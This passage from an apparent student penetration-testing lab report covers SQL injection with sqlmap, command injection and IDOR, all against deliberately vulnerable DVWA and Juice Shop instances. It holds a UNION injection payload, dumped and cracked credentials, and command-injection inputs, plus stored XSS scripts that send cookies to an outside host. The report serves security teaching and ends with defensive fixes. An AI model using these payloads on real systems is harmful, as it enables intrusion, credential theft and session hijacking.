Payload: id=1' UNION ALL SELECT CONCAT(0x71706b7071,0x58766d6352516a76516e5851784257586669577242535063796d644e695a4a68636d59794462
4f57,0x7176627671),NULL#Submit=Submit

[12:04:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[12:04:16] [INFO] fetching tables for database: 'dvwa'
[12:04:16] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[12:04:16] [WARNING] reflective value(s) found and filtering out
[12:04:16] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[4 entries]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
| 2 | XSS | <script> new Image().src="http://10.0.2.15:8000/?c="+document.cookie;</script> |
| 3 | XSS | <script> new Image().src="http://10.0.2.15:8000/?c="+document.cookie;</script> |
| 4 | XSS | <script> new Image().src="http://10.0.2.15:8000/?c="+document.cookie;</script> |
+-----+-----+-----+

[12:04:16] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/mutex/.local/share/sqlmap/output/10.0.2.3/dump/dvwa/guestbook.csv'
[12:04:16] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:04:16] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:04:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

```

Figure 19: SQLMap dumping the users table with cracked passwords

**Description:** The --dump of dvwa.users showing each account with its MD5 hash and, in parentheses, the plaintext SQLMap recovered from its own dictionary — admin/password, gordonb/abc123, 1337/charley, pablo/letmein and smithy/password.

**Observation:** SQLMap not only exfiltrated the hashes but resolved them to usable plaintext in the same pass, compressing extraction and offline cracking into a single automated step.

```

mutex@kali: ~$ cat /home/mutex/.local/share/sqlmap/output/10.0.2.3/dump/dvwa/users.csv
[12:05:27] [INFO] table 'dvwa.users' dumped to CSV file '/home/mutex/.local/share/sqlmap/output/10.0.2.3/dump/dvwa/users.csv'
[12:05:27] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[12:05:27] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[4 entries]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
| 2 | XSS | <script>new Image().src="http://10.0.2.15:8000/?c="+document.cookie;</script> |
| 3 | XSS | <script>new Image().src="http://10.0.2.15:8000/?c="+document.cookie;</script> |
| 4 | XSS | <script>new Image().src="http://10.0.2.15:8000/?c="+document.cookie;</script> |
+-----+-----+-----+
[12:05:27] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/mutex/.local/share/sqlmap/output/10.0.2.3/dump/dvwa/guestbook.csv'
[12:05:27] [INFO] fetched data logged to text files under '/home/mutex/.local/share/sqlmap/output/10.0.2.3'
[*] ending @ 12:05:27 /2026-07-17/

```

Figure 20: SQLMap dumping the guestbook table

**Description:** The --dump of dvwa.guestbook returning its four entries, including stored payloads of the form <script>new Image().src="http://10.0.2.15:8000/?c="+document.cookie;</script>.

**Observation:** The guestbook already contains persisted cookie-stealing script, evidence that the same instance is used for the stored-XSS testing in Task 4 and a concrete example of a stored injection sitting live in the database.




Figure 21: DVWA Command Execution baseline ping

**Description:** The DVWA Command Execution 'Ping for FREE' form returning normal ping statistics for 127.0.0.1, establishing the expected output of a benign submission.

**Observation:** The form passes the supplied value to a shell ping command, so the legitimate output is the baseline against which appended-command injection is judged.




Figure 22: Command injection with ; whoami

**Description:** Submitting 127.0.0.1; whoami so that the ping output is followed by the account name www-data, the identity under which the web server executes.

**Observation:** The semicolon terminated the intended ping command and the shell ran the appended whoami, proving the input is passed unsanitised to a command interpreter.




Figure 23: Command injection with &amp;&amp; whoami

**Description:** Submitting 127.0.0.1 && whoami, again returning www-data after the ping statistics.

**Observation:** The && conjunction works as well as ; , showing the endpoint does not filter shell metacharacters of any kind rather than merely missing a single separator.




Figure 24: Command injection with ; id

**Description:** Submitting 127.0.0.1; id and receiving uid=33(www-data) gid=33(www-data) groups=33(www-data).

**Observation:** Enumerating the full user and group context confirms the exact privilege level of any foothold obtained here — the unprivileged www-data service account.




Figure 25: Command injection with ; uname -a

**Description:** Submitting 127.0.0.1; uname -a and receiving the kernel banner Linux metasploitable 2.6.24-16-server ... i686 GNU/Linux.

**Observation:** Fingerprinting the host kernel through the same flaw is the natural next step towards local privilege escalation, since 2.6.24 is old enough to carry several public kernel exploits.




Figure 26: Command injection listing the working directory

**Description:** Appended shell command returning the contents of the application directory `/var/www/dvwa/vulnerabilities/exec` — `help`, `index.php` and `source`.

**Observation:** Reading the server's own filesystem through the ping form demonstrates the injection is a general command primitive, not limited to identity queries.




Figure 27: Command injection disclosing the working path

**Description:** Appended `pwd`-style command confirming the absolute execution path `/var/www/dvwa/vulnerabilities/exec` on the target.

**Observation:** Knowing the absolute web-root path is a prerequisite for writing a web shell to a served directory, showing how a disclosure flaw compounds an execution flaw.

## Observation

Seeing the manual UNION results and the SQLMap dump side by side made the relationship between the two unmistakable: the tool did nothing I had not already done by hand, but it did it faster, across more techniques, and with hash cracking bolted on. The command-injection results were more sobering still — a form that exists only to ping an address handed back a shell as the web-server user, which is the whole distance from 'input a string' to 'run code on the server' collapsed into one field.

## Key Learning Points

I learned to build a SQL injection up in deliberate stages — bypass, then structure confirmation, then version, then schema, then data — rather than reaching for a tool first, because that manual chain is what makes the automated result explicable and defensible. I learned to give SQLMap the session cookie it needs to reach an authenticated page, and to read its technique list as a measure of how permissive the endpoint is. And I learned to test command injection with more than one separator, since filtering a single metacharacter is a common half-fix that && or a newline will walk straight through.

## Security Relevance

Injection has sat at or near the top of the OWASP Top 10 for over a decade because its consequences are total: a single unsanitised parameter yielded the entire credential store in one case and a server-side shell in the other. Both flaws share one root cause and one fix — user input must be separated from command syntax, through parameterised queries for the database and through avoiding shell interpreters (or strictly allow-listing input) for the operating system. Everything demonstrated here would have been prevented by that single discipline.

## Task 3: Broken Access Control & IDOR

### Objective

Test whether the OWASP Juice Shop enforces object-level authorization on its REST API: register and authenticate a user, capture an authenticated request that references a server-side object by identifier, and alter that identifier in Repeater to verify whether the application checks ownership before returning the object — that is, to determine whether an Insecure Direct Object Reference (IDOR) exists and whether horizontal privilege escalation is possible.

### Theory / Background

Broken access control is the failure to enforce, on the server, the restrictions that determine which authenticated user may act on which resource. Its most common concrete form is the Insecure Direct Object Reference: an endpoint that identifies a resource by a client-supplied value — `/rest/basket/6`, `/account/7`, `?invoice=1024` — and trusts that value without confirming the requester actually owns the referenced object. Where that check is missing, changing the identifier lets one user read or modify another's data, which is horizontal privilege escalation between peers; where changing a role or privilege field is honoured, it becomes vertical escalation toward administrative rights. The correct test is deliberately empirical and does not assume a result in advance: capture a legitimately authorized request, change only the object identifier, replay it with the original user's credentials, and observe whether the server returns the other object or correctly refuses. A responsible report records whichever behaviour actually occurs.

### Tools Used

Docker to run the OWASP Juice Shop container; Firefox through Burp Suite to register, log in and capture the authenticated REST traffic; and Burp Repeater to replay the captured request with a modified object identifier.

## Procedure

13. Started the Juice Shop as a Docker container and confirmed with `docker ps` that it was running and publishing port 3000.
14. Registered a test account through the application's front-end and logged in, so that the browser held a valid bearer token for an authenticated session.
15. With Burp intercepting, exercised the application so that its REST calls — `/rest/user/login`, `/rest/user/whoami` and `GET /rest/basket/6` — appeared in the HTTP history, noting that the logged-in user's basket was referenced by the numeric identifier 6.
16. Sent the `GET /rest/basket/6` request to Repeater, preserving the original account's bearer token.
17. Changed only the object identifier in the request path from 6 to 2 and re-sent it, observing whether the server returned basket 2 or enforced ownership and refused.
18. Considered separately, and conceptually, whether the application exposed any client-controlled role or privilege value that could be altered from user to admin to attempt vertical escalation.

## Commands / Requests Used

```
# Confirm the target container is running
docker ps

# Authenticated request captured through Burp (own basket)
GET /rest/basket/6 HTTP/1.1
Host: localhost:3000
Authorization: Bearer <JWT for the logged-in user>

# Same request replayed in Repeater with the identifier changed
GET /rest/basket/2 HTTP/1.1
Host: localhost:3000
Authorization: Bearer <same JWT>
```


## Output / Results

With `docker ps` confirming the container was live, the front-end registration and login produced an authenticated session whose REST calls were clearly visible in Burp, including the `GET /rest/basket/6` request that retrieved the logged-in user's own basket. Replaying that request in Repeater with the object identifier changed from 6 to 2 — while keeping the original account's bearer token — returned HTTP 200 together with the JSON contents of basket 2, a basket belonging to a different account (containing, among other items, Raspberry Juice). Because the endpoint keyed the basket purely on the identifier in the URL and did not verify that the token's owner actually owned basket 2, the objective of the test — to determine whether ownership was enforced — was answered in the negative for this endpoint: it exhibited a genuine Insecure Direct Object Reference permitting horizontal access to another user's basket.

On the vertical-escalation question, the honest finding is that the Juice Shop's authenticated basket flow did not expose a client-controlled role field on the requests examined; authorization is driven by the signed JWT rather than by a plain `role=user` value that a client could edit to `role=admin`. The classic `role=user` → `role=admin` manipulation was therefore investigated conceptually rather than performed, because the application did not present a mutable, client-side role value at this surface to tamper with. This distinction matters: the object

identifier was client-controlled and unchecked, so IDOR succeeded, whereas the privilege level was bound to a server-signed token, so naive role tampering had no purchase here. Recording that difference precisely is more useful than forcing a claim of vertical escalation the evidence does not support.

## Screenshots & Evidence



```

Session Actions Edit View Help
mutex@kali: ~/Desktop
$ docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS        PORTS
b6de5e444325   bkimminich/juice-shop  "/nodejs/bin/node /j..."  8 seconds ago  Up 7 seconds  0.0.0.0:3000->3000/tcp, [::]:3000->3000
$

```

Figure 28: OWASP Juice Shop running in a Docker container

**Description:** docker ps on the Kali host showing the bkimminich/juice-shop image running and publishing container port 3000 to the host.

**Observation:** Running the target as a disposable container keeps the modern-application test bench isolated from the Metasploitable2 network and trivially resettable between attempts.




Figure 29: Juice Shop application front-end

**Description:** The OWASP Juice Shop storefront at localhost:3000 listing its product catalogue, reached after registering and authenticating a test account.

**Observation:** Juice Shop is a deliberately modern single-page application backed by a REST API, which is precisely why it is the right target for object-level access-control testing rather than the classic DVWA surface.

The screenshot shows the Burp Suite interface with the HTTP history tab selected. The first request is a GET to `http://localhost:3000/rest/basket/6` with a status of 200. The request details pane shows the full HTTP request, including the Authorization header with a bearer token. The response pane shows a 200 OK status and a JSON body representing a product basket.

Figure 30: Authenticated basket request captured in Burp

**Description:** Burp HTTP history showing the authenticated REST calls the SPA makes after login — `/rest/user/login`, `/rest/user/whoami` and `GET /rest/basket/6` — with the bearer JWT visible in the request and the basket-6 JSON returned in the response.

**Observation:** The application references the logged-in user's own basket by the numeric identifier 6, an object reference that is supplied by the client and therefore a candidate for tampering.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request details pane shows the full HTTP request for `GET /rest/basket/6`. The Repeater controls at the top allow for sending, canceling, or replaying the request. The response pane shows the 200 OK status and the JSON body.

Figure 31: Basket request sent to Repeater for tampering

**Description:** The `GET /rest/basket/6` request loaded into Repeater with the user's bearer token intact, ready for the object identifier to be altered and replayed.

**Observation:** Repeater isolates the single access-control decision so the identifier can be changed in one place without disturbing the rest of the authenticated session.




Figure 32: Requesting another user's basket by changing the identifier

**Description:** The identifier in Repeater changed from 6 to 2 — GET `/rest/basket/2` — with the original account's token, returning basket 2 and its product contents (Raspberry Juice) with HTTP 200.

**Observation:** Because the endpoint keys the basket purely on the URL identifier, a request authenticated as one user returned a basket belonging to another id, confirming an Insecure Direct Object Reference where the objective was to verify whether ownership was enforced — and it was not for this endpoint.

## Observation

The instructive contrast in this task was between the two kinds of client-supplied value in the same request. The basket identifier in the URL was trusted blindly and yielded another user's data the instant it was changed; the privilege level, carried inside a cryptographically signed token, resisted the same treatment. One request thus demonstrated both a real access-control failure and a place where access control was actually working, which is a sharper lesson than either finding alone.

## Key Learning Points

I learned to test access control empirically and to report the observed behaviour rather than the hoped-for one — changing an identifier and honestly recording whether the server refused or complied. I learned to distinguish horizontal from vertical escalation concretely: an unchecked object reference gave the former, while a signed token denied the latter. And I learned that not every value in a request is equally tamperable, and that identifying which inputs are genuinely client-controlled is the real skill in access-control testing.

## Security Relevance

Broken access control is the OWASP Top 10's number-one category because failures like this IDOR are both common and directly damaging — one user reading another's basket, orders or personal data with a one-character change. The correct fix is a server-side authorization check on every object access that confirms the authenticated principal owns or is permitted the requested resource, never relying on the obscurity of an identifier or on client-side enforcement. The task also showed the value of the countermeasure the Juice Shop got right: binding privilege to a signed token that the client cannot forge.

## Task 4: Cross-Site Scripting & File Inclusion

### Objective

Demonstrate the client-side and file-access flaws in the DVWA application: prove reflected cross-site scripting and escalate it from a harmless proof to live session-cookie disclosure, explaining how the same primitive enables session hijacking; and demonstrate local file inclusion via directory traversal to read an arbitrary system file, closing with a conceptual account of remote file inclusion and why modern PHP disables it.

### Theory / Background

